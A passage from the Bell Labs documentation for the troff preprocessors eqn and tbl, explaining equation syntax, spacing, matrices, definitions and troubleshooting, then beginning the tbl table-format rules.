With the `-ms` package, equations are centered by default. To left-justify an equation, use `.EQ L` instead of `.EQ`. To indent it, use `.EQ I`. Any of these can be followed by an arbitrary 'equation number' which will be placed at the right margin. For example, the input

```
.EQ I (3.1a)
x = f(y/2) + y/2
.EN
```

produces the output

$$x = f(y/2) + y/2 \qquad (3.1a)$$

For stupid historical reasons, the `-mm` macros package requires you to surround `.EQ` and `.EN` with a pair of totally unnecessary commands, `.DS` and `.DE`:

```
.DS        for -mm only
.EQ
your equation
.EN
.DE
```

There is also a shorthand notation so in-line expressions like π_i^2 can be entered without `.EQ` and `.EN`. We will talk about it in section 9.

3. Input spaces

Spaces, tabs, and newlines within an expression are thrown away by *eqn*. (Normal text is left absolutely alone.) Thus between `.EQ` and `.EN`,

```
x=y+z
```

and

```
x = y + z
```

and

```
x    =    y
   + z
```

and so on all produce the same output:

$$x = y + z$$

You should use spaces and newlines freely to make your input equations readable and easy to edit. In particular, very long lines are a bad idea, since they are often hard to fix if you make a mistake.

4. Output spaces

To force extra spaces into the *output,* use a tilde '~' for each space you want:

```
x~=~y~+~z
```

gives

$$x \ = \ y \ + \ z$$

You can also use a circumflex '^', which gives a space half the width of a tilde. It is mainly useful for fine-tuning.

5. Symbols, Special Names, Greek

Eqn knows some mathematical symbols, some mathematical names, and the Greek alphabet. For example,

```
x=2 pi int sin ( omega t)dt
```

produces

$$x = 2\pi \int \sin(\omega t)\, dt$$

Here the spaces in the input are necessary to tell *eqn* that `int`, `pi`, `sin`, and `omega` are separate entities that should get special treatment. The `sin`, digit 2, and parentheses are set in roman type instead of italic; `pi` and `omega` are made Greek; and `int` becomes the integral sign.

When in doubt, leave spaces around separate parts of the input. A common error is to type `f(pi)` without leaving spaces on both sides of the `pi`. As a result, *eqn* does not recognize `pi` as a special word, and you get $f(pi)$ instead of $f(\pi)$.

A list of *eqn* names appears in section 24. Knowledgeable users can also use *troff* four-character names for anything *eqn* doesn't know about, like `\(L1` for the AT&T death-star .

6. Spaces, Again

The only way *eqn* can deduce that some sequence of letters might be special is if that sequence is separated from the letters on either side of it. This can be done by surrounding a special word by spaces, tabs, or newlines, as we did in the previous section.

You can also make special words stand out by surrounding them with tildes or circumflexes:

```
x~=~2~pi~int~sin~(~omega~t~)~dt
```

is much the same as the last example, except that the tildes not only separate the magic words like `sin`, `omega`, and so on, but also add extra spaces, one space per tilde:

$$x \ = \ 2 \ \pi \ \int \ \sin \ (\ \omega \ t \ ) \ dt$$

Special words can also be separated by braces `{}` and double quotes `""`, which have special meanings that we will see soon.

7. Subscripts and Superscripts

Subscripts and superscripts are obtained with the words `sub` and `sup`.

```
x sup 2 + y sub k
```

gives

$$x^2 + y_k$$

Eqn takes care of all the size changes and vertical motions needed to make the output look right. The words `sub` and `sup` must be surrounded by spaces; `x sub2` will give you *xsub*2 instead of x_2. Furthermore, don't forget to leave a space (or a tilde, etc.) to mark the end of a subscript or superscript. A common error is to say something like

```
y = (x sup 2)+1
```

which causes

$$y = (x^{2)+1}$$

instead of the intended

$$y = (x^2) + 1$$

Subscripted subscripts and superscripted superscripts also work:

```
x sub i sub 1
```

is

$$x_{i_1}$$

A subscript and superscript on the same thing are printed one above the other if the subscript comes *first*:

```
x sub i sup 2
```

is

$$x_i^2$$

Other than this special case, `sub` and `sup` group to the right, so *x sup y sub z* means x^{y_z}, not $x^{y}{}_{z}$.

8. Braces for Grouping

Normally, the end of a subscript or superscript is marked simply by a blank (or tab or tilde, etc.) What if the subscript or superscript is something that has to be typed with blanks in it? In that case, you can use the braces { and } to mark the beginning and end of the subscript or superscript:

```
e sup {i omega t}
```

is

$$e^{i\omega t}$$

Rule: Braces can always be used to force *eqn* to treat something as a unit, or just to make your intent perfectly clear. Thus:

```
x sub {i sub 1} sup 2
```

is

$$x_{i_1}^2$$

with braces, but

```
x sub i sub 1 sup 2
```

is

$$x_{i_1^2}$$

which is rather different.

Braces can occur within braces:

```
e sup {i pi sup {rho +1}}
```

is

$$e^{i\pi^{\rho+1}}$$

The general rule is that anywhere you could use some single thing like `x`, you can use an arbitrarily complicated thing if you enclose it in braces. *Eqn* will look after all the details of positioning it and making it the right size.

In all cases, make sure you have the right number of braces. Leaving one out or adding an extra will cause *eqn* to complain bitterly.

Occasionally you will have to print braces. To do this, enclose them in double quotes, like `"{"`. Quoting is discussed in more detail in section 15.

9. Shorthand for In-line Equations

With the `-ms` and `-mm` macro packages, `.EQ` and `.EN` imply a displayed equation. But in most documents, it is necessary to follow mathematical conventions not just in display equations, but also in the body of the text, for example by making variable names like *x* italic.

Eqn provides a shorthand for short in-line expressions. You can define two characters to mark the left and right ends of an in-line equation, and then type expressions right in the middle of text lines. To set both the left and right characters to dollar signs, for example, add to the beginning of your document the three lines

```
.EQ
delim $$
.EN
```

Having done this, you can then say things like

```
Let $alpha sub i$ be positive, and
let $beta$ be zero.  Then we can
show that $alpha sub 1$ is $>=0$.
```

This works as you might expect—spaces, newlines, and so on are significant in the text, but not in the equation part itself. Multiple equations can occur in a single input line.

Enough room is left before and after a line that contains in-line expressions that something tall like $\sum_{i=1}^{n} x_i$ does not interfere with the lines surrounding it.

To turn off the delimiters,

```
.EQ
delim off
.EN
```

Warning: don't use braces, tildes, circumflexes, or double quotes as delimiters—chaos will result.

10. Fractions

To make a fraction, use the word `over`:

```
a+b over 2c = 1
```

gives

$$\frac{a+b}{2c} = 1$$

The line is made the right length and positioned automatically. Braces can be used to make clear what goes over what:

```
{alpha + beta} over {sin (x)}
```

is

$$\frac{\alpha+\beta}{\sin(x)}$$

What happens when there is both an `over` and a `sup` in the same expression? In such an apparently ambiguous case, *eqn* does the `sup` before the `over`, so

```
-b sup 2 over pi
```

is $\frac{-b^2}{\pi}$ instead of $-b^{\frac{2}{\pi}}$. The rules that decide which operation is done first in cases like this are summarized in section 24. When in doubt, however, use braces to make clear what goes with what.

11. Square Roots

To draw a square root, use `sqrt`:

```
sqrt a+b + 1 over sqrt {ax sup 2 +bx+c}
```

is

$$\sqrt{a+b} + \frac{1}{\sqrt{ax^2+bx+c}}$$

Warning—square roots of tall quantities look bad, because a root-sign big enough to cover the quantity is too dark and heavy:

```
sqrt {a sup 2 over b sub 2}
```

is

$$\sqrt{\frac{a^2}{b_2}}$$

Big square roots are generally better written as something to the power ½:

```
(a sup 2 /b sub 2 ) sup half
```

$$(a^2/b_2)^{½}$$

12. Summation, Integral, Etc.

Summations, integrals, and similar constructions are easy:

```
sum from i=0 to {i= inf} x sup i
```

produces

$$\sum_{i=0}^{i=\infty} x^i$$

Notice that we used braces to indicate where the upper part $i=\infty$ begins and ends. No braces were necessary for the lower part $i=0$, because it contained no blanks. The braces will never hurt, and if the `from` and `to` parts contain any blanks, you must use braces around them.

The `from` and `to` parts are both optional, but if both are used, they have to occur in that order.

Other useful characters can replace the `sum` in our example:

```
int   prod   union   inter
```

become, respectively,

$$\int \quad \prod \quad \cup \quad \cap$$

Since the thing before the `from` can be anything, even something in braces, `from-to` can often be used in unexpected ways:

```
lim from {n -> inf} x sub n =0
```

is

$$\lim_{n\to\infty} x_n = 0$$

Notice the difference between `from-to` and `sub-sup`:

```
int from a to b ~~~ int sub a sup b
```

is

$$\int_a^b \quad \int_a^b$$

13. Size and Font Changes

By default, equations are set in the current point size (this text is 10-point type), with standard mathematical conventions to determine what characters are in roman and what in italic. Although *eqn* makes a valiant attempt to use aesthetically pleasing sizes and fonts, it is not perfect. To change sizes and fonts, use `size` *n* and `roman`, `italic`, `bold` and `fat`. Like `sub` and `sup`, size and font changes affect only the thing that follows them, and revert to the normal situation at the end of it. Thus

```
bold x y
```

is

$$\mathbf{x}y$$

and

```
size 12 bold x = y +
   size 12 {alpha + beta}
```

gives

$$\mathbf{x} = y + \alpha + \beta$$

As always, you can use braces if you want to affect something more complicated than a single letter. For example, you can change the size of an entire equation by

```
size 8 { ... }
```

You can also change the size by a given amount; for example, you can say `size +2` to make the size two points bigger, or `size -3` to make it three points smaller. This has the advantage that you don't have to know what the current size is.

If you are using fonts other than roman, italic and bold, you can say `font` *X* where *X* is a *troff* name or number for the font, one or two characters long. Since *eqn* is tuned for roman, italic and bold, other fonts may not give quite as good an appearance.

The `fat` operation takes the current font and widens it by overstriking: `fat grad` is ∇ and `fat {x sub i}` is $\boldsymbol{x_i}$.

If an entire document is to be in a non-standard size or font, it is a severe nuisance to have to write out a size and font change for each equation. Accordingly, you can set a ''global'' size or font which thereafter affects all equations. At the beginning of any equation, you might say, for instance,

```
.EQ
gsize 16
gfont R
...
.EN
```

to set the size to 16 and the font to roman thereafter. In place of R, you can use any of the *troff* font names. The size after `gsize` can be a relative change with + or −.

Generally, `gsize` and `gfont` will appear at the beginning of a document but they can also appear throughout a document: the global font and size can be changed as often as needed.‡

Since *eqn* manages most size changes automatically, `gsize` is rarely necessary.

14. Diacritical Marks

To get diacritical marks on top of letters, there are several words:

`x dot`	$\dot{x}$
`x dotdot`	$\ddot{x}$
`x hat`	$\hat{x}$
`x tilde`	$\tilde{x}$
`x vec`	$\vec{x}$
`x dyad`	$\overleftrightarrow{x}$
`x bar`	$\overline{x}$
`x under`	$\underline{x}$
`x utilde`	$\underset{\sim}{x}$

The diacritical mark is placed at the right height. The `bar` and `under` are made the right length for the entire construct, as in $\overline{x+y+z}$; other marks are centered.

Sometimes *eqn* guesses wrong on the height for bars. As an interim fix, the words `highbar` and `lowbar` are synonymous with `bar`, but force the bar to be either high (as with $\overline{X}$) or low (as with $\overline{x}$) regardless of the apparent height of the object. This is useful for constructions like $\overline{x_1}$, which is `{x sub 1} lowbar`.

‡In a footnote like this one, in which we have a few random expressions like x_i and π^2, *eqn* handles the size change automatically.

15. Quoted Text

Any input entirely within quotes `"..."` is not subject to any of the normal font changes and spacing adjustments. This provides a way to do your own spacing and adjusting if needed:

```
italic "sin(x)" + sin (x)
```

is

$$sin(x) + \sin(x)$$

Quotes are also used to get braces and other *eqn* keywords printed:

```
"{ size alpha }"
```

is

{ *size alpha* }

and

```
roman "{ size alpha }"
```

is

{ size alpha }

The construction `""` is often used as a placeholder when grammatically *eqn* needs something, but you don't actually want anything in your output. For example, to make ^{2}He, you can't just type `sup 2 roman He` because a `sup` has to be a superscript *on* something. Thus you must say

```
"" sup 2 roman He
```

To get a literal quote use `"\""`. If delimiters are set with `delim`, you can include them in a quoted string too. *Troff* special-character names like `\(bs` can appear unquoted, but all other *troff* constructions should always be quoted.

16. Lining up Equations

Sometimes it's necessary to line up a series of equations at some horizontal position, often at an equals sign. This is done with two operations called `mark` and `lineup`.

The word `mark` may appear once at any place in an equation. It remembers the horizontal position where it appeared. Successive equations can contain one occurrence of the word `lineup`. The place where `lineup` appears is made to line up with the place marked by the previous `mark` if possible. Thus, for example, you can say

```
.EQ I
x+y mark = z
.EN
.EQ I
x lineup = 1
.EN
```

to produce

$$x + y = z$$

$$x = 1$$

For reasons too complicated to talk about, when you use *eqn* and `-ms`, use either `.EQ I` or `.EQ L`; `mark` and `lineup` don't work with centered equations. Also bear in mind that `mark` doesn't look ahead;

```
x mark =1
...
x+y lineup =z
```

will not work if there isn't room for the `x+y` part after the `mark` remembers where the `x` is. If you use `.EQ I`, that may suffice; if not, use tildes to move the first equation to the right.

17. Big Brackets, Etc.

To get big brackets, braces, parentheses, and bars around things, use the `left` and `right` commands:

```
left { a over b + 1 right }
 ~=~ left ( c over d right )
 + left [ e right ]
```

is

$$\left\{ \frac{a}{b} + 1 \right\} = \left(\frac{c}{d} \right) + \left[e \right]$$

The resulting brackets are made big enough to cover whatever they enclose. Other characters can be used besides these, but are not likely to look very good. The `floor` and `ceiling` characters are exceptions:

```
left floor x over y right floor <=
left ceiling a over b right ceiling
```

produces

$$\left\lfloor \frac{x}{y} \right\rfloor \leq \left\lceil \frac{a}{b} \right\rceil$$

Several warnings about brackets are in order. First, braces are typically bigger than brackets and parentheses, because they are made up of three, five, seven, etc., pieces, while brackets can be made up of two, three, etc. Second, big left and right

parentheses often look poor, because the character set is poorly designed.

The `right` part may be omitted: a ''left something'' need not have a corresponding ''right something''. If the `right` part is omitted, put braces around the thing you want the left bracket to encompass. Otherwise, the resulting brackets may be too large.

If you want to omit the `left` part, things are more complicated, because technically you can't have a `right` without a corresponding `left`. Instead you have to say

```
left "" ... right )
```

for example. The `left ""` means a ''left nothing''. This satisfies the rules without hurting your output.

18. Piles

There is a general facility for making vertical piles of things; it comes in several flavors. For example:

```
A ~=~ left [
  pile { a above b above c }
  ~~ pile { x above y above z }
right ]
```

will make

$$A = \begin{bmatrix} a & x \\ b & y \\ c & z \end{bmatrix}$$

The elements of the pile (there can be as many as you want) are centered one above another, at the right height for most purposes. The keyword `above` is used to separate the pieces; braces are used around the entire list. The elements of a pile can be as complicated as needed, even containing more piles.

Three other forms of pile exist: `lpile` makes a pile with the elements left-justified; `rpile` makes a right-justified pile; and `cpile` makes a centered pile, just like `pile`. The vertical spacing between the pieces is somewhat larger for `l`, `r`, and `cpiles` than it is for ordinary piles.

```
roman sign (x)~=~
left {
   lpile {1 above 0 above -1}
   ~~ lpile
    {if~x>0 above if~x=0 above if~x<0}
```

makes

$$\text{sign}(x) = \begin{cases} 1 & \text{if } x > 0 \\ 0 & \text{if } x = 0 \\ -1 & \text{if } x < 0 \end{cases}$$

Notice the left brace without a matching right one.

It is possible to change the default vertical separation between elements of a pile, by adding a number immediately after the word `lpile`, etc. The number is in units of 1/100's of an em (an em is about the width of the letter 'm'); `lpile 33` makes the spacing 1/3 of an em.

19. Matrices

It is also possible to make matrices. For example, to make a neat array like

$$x_i \quad x^2$$
$$y_i \quad y^2$$

you have to type

```
matrix {
  ccol { x sub i above y sub i }
  ccol { x sup 2 above y sup 2 }
}
```

This produces a matrix with two centered columns. The elements of the columns are then listed just as for a pile, each element separated by the word `above`. You can also use `lcol` or `rcol` to left or right adjust columns. Each column can be separately adjusted, and there can be as many columns as you like.

The words `pile` and `col`, `lpile` and `lcol`, etc., are synonyms.

The reason for using a matrix instead of two adjacent piles, by the way, is that if the elements of the piles don't all have the same height, they won't line up properly. A matrix forces them to line up, because it looks at the entire structure before deciding what spacing to use.

A word of warning about matrices—each column must have the same number of elements in it. The world will end if you get this wrong.

20. Local Motions

Although *eqn* tries to print things at the right place, it isn't perfect, and occasionally you will need to tune the output to make it just right. Small extra horizontal spaces can be obtained with tilde and circumflex. You can also say `back` *n* and `fwd` *n* to move small amounts horizontally. *n* is how far to move in 1/100's of an em. Thus `back 50` moves

back about half the width of an m. For example, << produces <<, while < back 50 < produces ≪.

Similarly you can move things up or down with up *n* and down *n*.

```
x sub down 20 i sup up 20 j
```

produces x_i^j instead of the usual x_i^j.

As with sub or sup, the local motions affect the next thing in the input, and this can be something arbitrarily complicated if it is enclosed in braces.

21. Definitions

Eqn provides a facility so you can give a frequently-used string of characters a name, and thereafter just type the name instead of the whole string. For example, if the sequence

```
x sub i + y sub i
```

appears repeatedly throughout a paper, you can save re-typing it each time by defining it like this:

```
define xy 'x sub i + y sub i'
```

This makes xy a shorthand for whatever characters occur between the single quotes in the definition. You can use any character instead of quote to mark the ends of the definition, so long as it doesn't appear inside the definition.

Now you can use xy like this:

```
.EQ
f(x) = xy ...
.EN
```

and so on. Each occurrence of xy will expand into what it was defined as. Be careful to leave spaces or their equivalent around the name when you actually use it, so *eqn* will be able to identify it as special.

There are several things to watch out for. First, although definitions can use previous definitions, as in

```
.EQ
define xi ' x sub i '
define xi1 ' xi sub 1 '
.EN
```

Don't define something in terms of itself! A favorite error is to say

```
define X ' roman X '
```

This is a guaranteed disaster, since X is now defined in terms of itself. If you say

```
define X ' roman "X" '
```

however, the quotes protect the second X, and everything works fine.

Eqn keywords can be redefined. You can make / mean over by saying

```
define / ' over '
```

or redefine over as / with

```
define over ' / '
```

It is possible to create a parameterized definition, which will expand into something different each time it is used. If a definition contains occurrences of $1, $2, etc., as in

```
define f 'font $1 {"$2"}'
```

then subsequent uses of that name that are followed by a parenthesized list of values will have the values substituted for the $*n*'s:

```
f(CW, a phrase)
```

will print a phrase in the constant-width font CW.

You can test whether something is defined with ifdef:

```
ifdef f / anything at all /
```

is replaced by *anything at all* if f is defined.

22. File Inclusion

You can include a file of *eqn* input as part of an equation by the construction

```
include "filename"
```

For historical reasons, copy is a synonym for include.

23. A Large Example

Here is the complete source for the three display equations in the abstract of this guide.

```
.EQ I
G(z)~mark =~ e sup { ln ~ G(z) }
~=~ exp left (
sum from k>=1 {S sub k z sup k} over k right )
~=~  prod from k>=1 e sup {S sub k z sup k /k}
.EN
.EQ I
lineup = left ( 1 + S sub 1 z +
{ S sub 1 sup 2 z sup 2 } over 2! + ... right )
left ( 1+ { S sub 2 z sup 2 } over 2
+ { S sub 2 sup 2 z sup 4 } over { 2 sup 2 cdot 2! }
+ ... right ) ...
.EN
.EQ I
lineup =  sum from m>=0 left (
sum from
pile { k sub 1 ,k sub 2 ,..., k sub m  >=0
above
k sub 1 +2k sub 2 + ... +mk sub m =m}
{ S sub 1 sup {k sub 1} } over {1 sup k sub 1 k sub 1 ! } ~
{ S sub 2 sup {k sub 2} } over {2 sup k sub 2 k sub 2 ! } ~
...
{ S sub m sup {k sub m} } over {m sup k sub m k sub m ! }
right ) z sup m
.EN
```

24. Keywords, Precedences, Etc.

Here are the keywords of *eqn* in order of decreasing precedence:

```
dyad vec under utilde bar tilde
        hat dot dotdot
left  right
fwd   back   down  up
fat   roman  italic  bold  size
sub   sup
sqrt  over
from  to
```

These operations group to the left:

```
over  sqrt  left  right
```

All others group to the right.

Digits, parentheses, brackets, punctuation marks, and these mathematical words are converted to Roman font when encountered:

```
sin  cos  tan  sinh  cosh  tanh  arc
max  min  lim  log   ln    exp
Re   Im   and  if    for   det
```

These character sequences are recognized and translated as shown.

>=	≥	nothing	
<=	≤	cdot	·
==	≡	times	×
!=	≠	del	∇
+-	±	grad	∇
->	→	...	…
<-	←	,...,	,....,
<<	<<	sum	$\sum$
>>	>>	int	$\int$
inf	∞	prod	$\prod$
partial	∂	union	$\bigcup$
half	½	inter	$\bigcap$
prime	′	dollar	$
approx	≈		

To obtain Greek letters, simply spell them out in whatever case you want:

DELTA	Δ	iota	ι
GAMMA	Γ	kappa	κ
LAMBDA	Λ	lambda	λ
OMEGA	Ω	mu	μ
PHI	Φ	nu	ν
PI	Π	omega	ω
PSI	Ψ	omicron	ο
SIGMA	Σ	phi	ϕ
THETA	Θ	pi	π
UPSILON	Υ	psi	ψ
XI	Ξ	rho	ρ
alpha	α	sigma	σ
beta	β	tau	τ
chi	χ	theta	θ
delta	δ	upsilon	υ
epsilon	ε	xi	ξ
eta	η	zeta	ζ
gamma	γ		

Eqn really ought to know the whole Greek alphabet, but the missing upper-case characters are identical to Roman ones.

These are all the words known to *eqn*, except for characters with names.

```
above   fat     lcol    size
back    font    left    space
bar     from    lineup  sqrt
bold    fwd     lowbar  sub
ccol    gfont   lpile   sum
col     gsize   mark    sup
copy    hat     matrix  tilde
cpile   highbar over    to
define  ifdef   pile    under
delim   include prod    union
dot     int     rcol    up
dotdot  integral right  utilde
down    inter   roman   vec
dyad    italic  rpile
```

25. Troubleshooting

If you make a mistake in an equation, like leaving out a brace (very common) or having one too many (very common) or having a `sup` with nothing before it (common), *eqn* will tell you with the message

```
syntax error near line n, file f,
  context is >>> something <<<
```

where *n* is approximately the line where the trouble occurred, *f* is the name of the input file, and *something* is a guess about what input was in error. The line number and context is approximate—look nearby as well. There are also self-explanatory messages that arise if you leave out a quote or try to run *eqn* on a non-existent file.

If you want to check a document before actually printing it,

```
eqn files >/dev/null
```

will throw away the output but print the messages.

If you use something like dollar signs as delimiters, it is easy to leave one out. This causes very strange troubles. The program `checkeq` checks for misplaced or missing delimiters and similar troubles.

In-line equations can only be so big because of an internal limit in *troff*. If you get the message ''word overflow,'' you have exceeded this limit. If you print the equation as a displayed equation this message will usually go away. The message ''line overflow'' indicates you have exceeded a different, bigger internal limit. The only cure for this is to break the equation into two separate ones.

On a related topic, *eqn* does not break equations by itself—you must split long equations up across multiple lines by yourself, marking each by a separate `.EQ` ... `.EN` sequence.

26. Use on UNIX

To print a document that contains mathematics,

```
eqn files | troff
```

If there are any *troff* options, they go after the *troff* part of the command. For example,

```
eqn files | troff -ms
```

Eqn assumes the output is aimed at a Postscript device. If you are using some other typesetter or printer, you have to tell *eqn* with the same `-T` argument that you use with *troff*:

```
eqn -Taps files | troff -Taps ...
```

Eqn also uses the environment variable `TYPESETTER`; the default is `post`, as it is for *troff*.

Eqn can be used with the *tbl* program for setting tables that contain mathematics. Use *tbl* before *eqn*, like this:

```
tbl files | eqn | troff
```

When *eqn* is used with *pic* or *grap*, the additional vertical space that *eqn* adds to a line to keep it from colliding with adjacent lines will conflict with *pic* and *grap* spacing. The phrase `space 0` at the beginning of an equation will turn off the extra space.

Acknowledgements

We are deeply indebted to the late J. F. Ossanna, the author of *troff*, for his willingness to extend *troff* to make our task easier, and for his continuous assistance during the development and evolution of *eqn*. We are also grateful to A. V. Aho for advice on language design, to S. C. Johnson for assistance with the *yacc* compiler-compiler, and to all the *eqn* users who have made helpful suggestions and criticisms.

References

1. Kernighan, B.W. and Cherry, L.L. A system for typesetting mathematics. *CACM 18*, 3 (1975), 151-157.
2. Kernighan, B.W. and Cherry, L.L. A system for typesetting mathematics (Second Edition). Bell Laboratories Comp. Sci. Tech. Rep. No. 17, August 1978.

Appendix 1. Tuning *eqn* Output

There are numerous values that can be adjusted to tune the output of *eqn* for a particular output device. In general, it is necessary to have access to the source code to do this tuning.

Some values can be set without access to the source. The names shown below (together with their default values) control the positioning of diacritical marks and special characters. They can be defined with any string value, as in

```
define vec_def " \v'-.5m'\s-3\(->\s0\v'.5m'
```

The amount by which a subscript is shifted down and a superscript shifted up are controlled by `Subbase` and `Supbase`.

```
vec_def         \v'-.5m'\s-3\(->\s0\v'.5m'
dyad_def        \v'-.5m'\s-3\z\(<-\|\(->\s0\v'.5m'
hat_def         \v'-.05m'\s+1^\s0\v'.05m'
tilde_def       \v'-.05m'\s+1~\s0\v'.05m'
dot_def         \v'-.67m'.\v'.67m'
dotdot_def      \v'-.67m'..\v'.67m'
utilde_def      \v'1.0m'\s+2~\s-2\v'-1.0m'
sum_def         \|\v'.3m'\s+5\(*S\s-5\v'-.3m'\|
union_def       \|\v'.3m'\s+5\(cu\s-5\v'-.3m'\|
inter_def       \|\v'.3m'\s+5\(ca\s-5\v'-.3m'\|
prod_def        \|\v'.3m'\s+5\(*P\s-5\v'-.3m'\|
int_def         \v'.1m'\s+4\(is\s-4\v'-.1m'
Subbase         0.2
Supbase         0.4
```

Tbl — A Program to Format Tables†

L. L. Cherry
M. E. Lesk

AT&T Bell Laboratories
Murray Hill, New Jersey 07974

ABSTRACT

Tbl is a document formatting preprocessor for *troff* or *nroff* which makes even fairly complex tables easy to specify and enter. Tables are made up of columns which may be independently centered, right-adjusted, left-adjusted, or aligned by decimal points. Headings may be placed over single columns or groups of columns. A table entry may contain equations, or may consist of several rows of text. Horizontal or vertical lines may be drawn as desired in the table, and any table or element may be enclosed in a box. For example:

U. S. Energy Production/Consumption
(in quadrillion Btu)

Year	Production all sources	Consumption	Net
1953	36.77	36.27	+0.51
1958	38.81	40.35	−1.54
1963	45.85	48.32	−2.47
1968	56.81	61.00	−4.19
1973	62.06	74.28	−12.22
1978	61.01	78.09	−17.08
1983	61.19	70.05	−8.86
1987	64.55	76.01	−11.46

1. Introduction.

Tbl turns a simple description of a table into a *troff* or *nroff* [3] program (list of commands) that prints the table. It attempts to isolate a portion of a job that it can successfully handle and leave the remainder for other programs. Thus *tbl* may be used with the equation formatting program *eqn* [2] or various layout macro packages [1], [5], [6], but does not duplicate their functions.

This memorandum is divided into two parts. First we give the rules for preparing *tbl* input; then some examples are shown. The description of rules is precise but technical, and the beginning user may prefer to read the examples first, as they show some common table arrangements. A section explaining how to invoke *tbl* precedes the examples. To avoid repetition, henceforth read *troff* as *''troff* or *nroff.''*

The input to *tbl* is text for a document, with tables preceded by a ''`.TS`'' (table start) command and followed by a ''`.TE`'' (table end) command. *Tbl* processes the tables, generating *troff* formatting commands, and leaves the remainder of the text unchanged. The `.TS` and `.TE` lines are copied, too, so that *troff* page layout macros (such as the memo formatting macros [1]) can use these lines to delimit and place tables as they see fit. In particular, any arguments on the `.TS` or `.TE` lines are copied but otherwise ignored, and may be used by document layout macro commands.

The format of the input is as follows:

†This is a version of [4] revised by Lorinda Cherry.

```
text
.TS
table
.TE
text
.TS
table
.TE
text
...
```

where the format of each table is as follows:

```
.TS
options ;
format .
data
.TE
```

Each table is independent, and must contain formatting information followed by the data to be entered in the table. The formatting information, which describes the individual columns and rows of the table, may be preceded by a few options that affect the entire table. A detailed description of tables is given in the next section.

2. Input commands.

As indicated above, a table contains, first, global options, then a format section describing the layout of the table entries, and then the data to be printed. The format and data are always required, but not the options. The various parts of the table are entered as follows:

2.1. Options

There may be a single line of options affecting the whole table. If present, this line must follow the `.TS` line immediately and must contain a list of option names separated by spaces, tabs, or commas, and must be terminated by a semicolon. The allowable options are:

`center`	center the table (default is left-adjust);
`expand`	make the table as wide as the current line length;
`box`	enclose the table in a box;
`allbox`	enclose each item in the table in a box;
`doublebox`	enclose the table in two boxes;
`tab (`*x*`)`	use *x* instead of tab to separate data items.
`linesize(`*n*`)`	set lines or rules (e.g. from `box`) in *n* point type;
`delim(`*xy*`)`	recognize *x* and *y* as the *eqn* delimiters.

Tbl tries to keep boxed tables on one page by issuing appropriate *troff* ''need'' (`.ne`) commands. These requests are calculated from the number of lines in the tables, and if there are spacing commands embedded in the input, these requests may be inaccurate; use normal *troff* procedures, such as keep-release macros, in that case. The user who must have a multi-page boxed table should use macros designed for this purpose, as explained below under 'Usage.'

2.2. Format

The format section of the table specifies the layout of the columns. Each line in this section corresponds to one line of the table (except that the last line corresponds to all following lines up to the next `.T&`, if any — see below), and each line contains a key-letter for each column of the table. It is good practice to separate the key letters for each column by spaces or tabs. Each key-letter is one of the following:

`L` or `l`	to indicate a left-adjusted column entry;
`R` or `r`	to indicate a right-adjusted column entry;
`C` or `c`	to indicate a centered column entry;
`N` or `n`	to indicate a numerical column entry, to be aligned with other numerical entries so that the units digits of numbers line up;
`A` or `a`	to indicate an alphabetic subcolumn; all corresponding entries are aligned on the left, and positioned so that the widest is centered within the column (see example on page 12);
`S` or `s`	to indicate a spanned heading, i.e. to indicate that the entry from the previous column continues across this column (not allowed for the first column, obviously); or
`^`	to indicate a vertically spanned heading, i.e. to indicate that the entry from the previous row continues down through this row. (Not allowed for the first row of the table, obviously).

When numerical alignment is specified, a location for the decimal point is sought. The rightmost dot (`.`) adjacent to a digit is used as a decimal point; if there is no dot adjoining a digit, the rightmost digit is used as a units digit; if no alignment is indicated, the item is centered in the column. However, the special non-printing character string `\&` may be used to override unconditionally dots and digits, or to align alphabetic data; this string lines up where a dot normally would, and then disappears from the final output. In the example below, the items shown at the left will be aligned (in a numerical column) as shown on the right:

```
13              13
4.2              4.2
26.4.12       26.4.12
abc              abc
abc\&            abc
43\&3.22        433.22
749.12         749.12
```

Note: If numerical data are used in the same column with wider `L` or `r` type table entries, the widest *number* is centered relative to the wider `L` or `r` items (`L` is used instead of `l` for readability; they have the same meaning as key-letters). Alignment within the numerical items is preserved. This is similar to the behavior of `a` type data, as explained above. However, alphabetic subcolumns (requested by the `a` key-letter) are always slightly indented relative to `L` items; if necessary, the column width is increased to force this. This is not true for `n` type entries.

Warning: the `n` and `a` items should not be used in the same column.

For readability, the key-letters describing each column should be separated by spaces. The end of the format section is indicated by a period. The layout of the key-letters in the format section resembles the layout of the actual data in the table. Thus a simple format might appear as:

```
c  s  s
l  n  n .
```

which specifies a table of three columns. The first line of the table contains a heading centered across all three columns; each remaining line contains a left-adjusted item in the first column followed by two columns of numerical data. A sample table in this format might be:

	Overall title	
Item-a	34.22	9.1
Item-b	12.65	.02
Items: c,d,e	23	5.8
Total	69.87	14.92

There are some additional features of the key-letter system:

Horizontal lines — A key-letter may be replaced by _ (underscore) to indicate a horizontal line in place of the corresponding column entry, or by = to indicate a double horizontal line. If an adjacent column contains a horizontal line, or if there are vertical lines adjoining this column, this horizontal line is extended to meet the nearby lines. If any data entry is provided for this column, it is ignored and a warning message is printed.

Vertical lines — A vertical bar may be placed between column key-letters. This will cause a vertical line between the corresponding columns of the table. A vertical bar to the left of the first key-letter or to the right of the last one produces a line at the edge of the table. If two vertical bars appear between key-letters, a double vertical line is drawn.

Space between columns — A number may follow the key-letter. This indicates the amount of separation between this column and the next column. The number normally specifies the separation in *ens**. If the ‘‘expand’’ option is used, then these numbers are multiplied by a constant such that the table is as wide as the current line length. The default column separation number is 3. If the separation is changed the worst case (largest space requested) governs.

Vertical spanning — Normally, vertically spanned items extending over several rows of the table are centered in their vertical range. If a key-letter is followed by `t` or `T`, any corresponding vertically spanned item will begin at the top line of its range.

Font changes — A key-letter may be followed by a string containing a font name or number preceded by the letter `f` or `F`. This indicates that the corresponding column should be in a different font from the default font (usually Roman). All font names are one or two letters; a one-letter font name should be separated from whatever follows by a space or

* One en is about the width of the letter ‘n’, or more precisely, half the current type size measured in points (1 point = 1/72 inch).

tab. The single letters `B`, `b`, `I`, and `i` are shorter synonyms for `fB` and `fI` and refer to the bold and italic fonts in the current font family. Font change commands given with the table entries override these specifications.

Point size changes — A key-letter may be followed by the letter `p` or `P` and a number to indicate the point size of the corresponding table entries. The number may be a signed digit, in which case it is taken as an increment or decrement from the current point size. If both a point size and a column separation value are given, one or more blanks must separate them.

Vertical spacing changes — A key-letter may be followed by the letter `v` or `V` and a number to indicate the vertical line spacing to be used within a multi-line corresponding table entry. The number may be a signed digit, in which case it is taken as an increment or decrement from the current vertical spacing. A column separation value must be separated by blanks or some other specification from a vertical spacing request. This request has no effect unless the corresponding table entry is a text block (see below).

